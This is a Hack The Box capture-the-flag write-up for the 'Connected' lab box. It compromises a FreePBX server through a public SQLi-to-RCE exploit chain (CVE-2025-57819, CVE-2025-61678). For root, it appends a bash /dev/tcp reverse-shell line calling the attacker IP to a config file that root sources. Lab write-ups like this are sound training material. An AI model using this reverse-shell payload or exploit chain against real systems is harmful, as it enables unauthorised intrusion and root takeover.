Hack The Box – Connected


Penetration Test Writeup / Report

Target	connected.htb (10.129.159.252)
Difficulty	Easy
Attacking IP	10.10.16.192

1. Recon

Started with a normal nmap scan against the box:

```
$ nmap 10.129.159.252
```



Initial scan - ssh, http and https open

Only 3 ports open: 22 (ssh), 80 (http), 443 (https). Ran a heavier scan to get versions and OS info:

```
$ nmap -A -T4 10.129.159.252
```


```
┌──(dark㉿Dark)-[~/Downloads]
└─$ nmap -A -T4 10.129.159.252
Starting Nmap 7.98 ( https://nmap.org ) at 2026-11-02 23:16 -0500
Nmap scan report for connect.htb (10.129.159.252)
Host is up (0.41s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
80/tcp open  tcpwrapped
|_http-title: Did not follow redirect to http://connected.htb/
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:mikrotik:routeros:7 cpe:/
o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux
2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%), Linux 4.15 (90%), OpenWrt 22.03 (Linux 5.10) (90%), Linux 4.19 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   790.20 ms 10.10.16.1
2   194.58 ms connect.htb (10.129.159.252)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 202.92 seconds
```

Version scan - Apache 2.4.6 on CentOS, PHP 7.4.16, redirects to connected.htb


The http port redirects to connected.htb, so that needed to go in /etc/hosts before anything else would load properly. There's also a wingdata.htb entry already sitting in the hosts file from a previous box, not relevant here.



Added connected.htb to /etc/hosts


3. Enumeration

With the hostname resolving, the site loads a FreePBX admin panel:



FreePBX 16.0.40.7 landing page

Version is right there in the footer - FreePBX 16.0.40.7. Googled around for recent CVEs against that version and found a public PoC chaining two bugs together (SQLi -> admin creation -> authenticated RCE):



CVE-2025-57819 exploit repo on GitHub

4. Exploitation

The exploit script does basically everything in one go - uses the SQLi (CVE-2025-57819) to insert a new admin row, logs in as that user, then uses the authenticated upload bug (CVE-2025-61678) to drop a php web shell and pop a reverse shell.


```
$ python3 exploit.py --rhost connected.htb --lhost 10.10.16.192 --lport 4444
```



Running the exploit - admin created, webshell uploaded, shell caught

Worked first try. Got a shell back as the asterisk user and grabbed the user flag:

```
[asterisk@connected fgrglrpop4]$ cat /home/asterisk/user.txt
```




User flag

5. Privilege Escalation


Poked around as asterisk for a bit. The FreePBX sysadmin module watches /var/spool/asterisk/sysadmin for a file called dahdi_restart, and when it appears it runs a restart routine as root that sources /etc/dahdi/init.conf. Since asterisk can write to both of those, that's an easy root shell:

```
[asterisk@connected fgrglrpop4]$ echo "bash -c 'bash -i >& /dev/tcp/10.10.16.192/4999
0>&1'" >> /etc/dahdi/init.conf
[asterisk@connected fgrglrpop4]$ echo "Restart" >>
/var/spool/asterisk/sysadmin/dahdi_restart
```



Appending the payload to dahdi/init.conf and triggering it via the spool file


Had a second listener up on 4999 and it caught the callback almost immediately:



Root shell callback on port 4999

Confirmed root and grabbed the final flag:

```
[root@connected /]# id
[root@connected /]# cat /root/root.txt
```



Root flag